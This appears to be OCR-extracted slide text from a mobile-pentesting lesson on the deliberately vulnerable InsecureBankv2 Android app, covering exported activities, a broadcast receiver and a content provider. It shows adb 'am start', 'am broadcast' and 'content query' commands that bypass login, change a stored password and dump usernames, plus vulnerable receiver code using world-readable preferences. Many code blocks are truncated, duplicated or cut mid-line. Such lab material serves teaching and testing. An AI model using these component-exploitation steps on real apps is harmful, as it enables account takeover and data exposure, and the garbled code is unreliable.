


```
<activity
    andro
    andro
    andro                                        st_login" >
</activit
```

```
> am start -n                                    2/.PostLogin
```

ACTIVITY EXPORTED


ACTIVITY




```
<activity
    andro
    andro
    andro                                                      st_login" >
</activit
```

```
> am start -n                                               2/.PostLogin
```

BROADCAST RECEIVER




```xml
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```




```java
public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
```


BROADCAST RECEIVER



```
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
```




```
root@generic:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/co>
Broadcasting: Intent { act=theBroadcast pkg=Dinesh@123! cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
root@generic:/ #
```




```
public class MyBroadCastReceiver extends BroadcastReceiver {
    String usernameBase64ByteString;
    public static final String MYPREFS = "mySharedPreferences";

    @Override
    public void onReceive(Context context, Intent intent) {
        // TODO Auto-generated method stub

        String phn = intent.getStringExtra("phonenumber");
        String newpass = intent.getStringExtra("newpass");

        if (phn != null) {
            try {
                SharedPreferences settings = context.getSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                final String username = settings.getString("EncryptedUsername", null);
                byte[] usernameBase64Byte = Base64.decode(username, Base64.DEFAULT);
```


BROADCAST RECEIVER




```
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    <intent-filter>
```



```
root@generic:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/co>
Broadcasting: Intent { act=theBroadcast pkg=Dinesh@123! cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
root@generic:/ #
```




```
public class MyBr                                    iver {
    String userna
    public static                                    'erences";

    @Override
    public void o                                    nt) {
        // TODO A

        String ph                                    r");
        String ne                                    s");

        if (phn !
            try {
                S                                    etSharedPreferences(MYPREFS, Context.MODE_WORLD_READABLE);
                f                                    ring("EncryptedUsername", null);
                b                                    ode(username, Base64.DEFAULT);
```




Updated Password from:
Dinesh@123$ to: Dinesh@123!
4:01 PM

CONTENT PROVIDERS



```
public class TrackUserContentProvider extends ContentProvider {


    //   This content provider vuln is a modified code from www.androidpentesting.com

    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    //   The Content provider that handles all the tracked user history
    static final String URL = "content://" + PROVIDER_NAME + "/trackerusers";
    static final Uri CONTENT_URI = Uri.parse(URL);
    static final String name = "name";
    static final int uriCode = 1;
    static final UriMatcher uriMatcher;
    private static HashMap < String, String > values;
    private SQLiteDatabase db;
    static final String DATABASE_NAME = "mydb";
    static final String TABLE_NAME = "names";
    static final int DATABASE_VERSION = 1;
    static final String CREATE_DB_TABLE = " CREATE TABLE " + TABLE_NAME + " (id INTEGER PRIMARY KEY AUTOINCREMENT, " + " name TEXT NOT NULL);";
```

CONTENT PROVIDERS




```
public class TrackUserCon

    //   This content pro

    static final String
    //   The Content pro
    static final String
    static final Uri CONT
    static final String
    static final int uri
    static final UriMatch
    private static HashMa
    private SQLiteDatabas
    static final String
    static final String
    static final int DATA
    static final String
                                                      name TEXT NOT NULL);";
```

dns@ubuntu: ~/Android/Sdk/platform-tools

```
dns@ubuntu:~/Android/Sdk/platform-tools$ ./adb shell
root@generic:/ # content query --uri content://com.android.insecurebankv2
query --uri content://com.android.insecurebankv2.Trac
.android.insecurebankv2.TrackUserContentProvider/trac
kerusers

Row: 0 id=1, name=dinesh
Row: 1 id=2, name=dinesh
Row: 2 id=3, name=dinesh
Row: 3 id=4, name=dinesh
Row: 4 id=5, name=dinesh
Row: 5 id=6, name=dinesh
Row: 6 id=7, name=dinesh
Row: 7 id=8, name=jack
root@generic:/ #
```

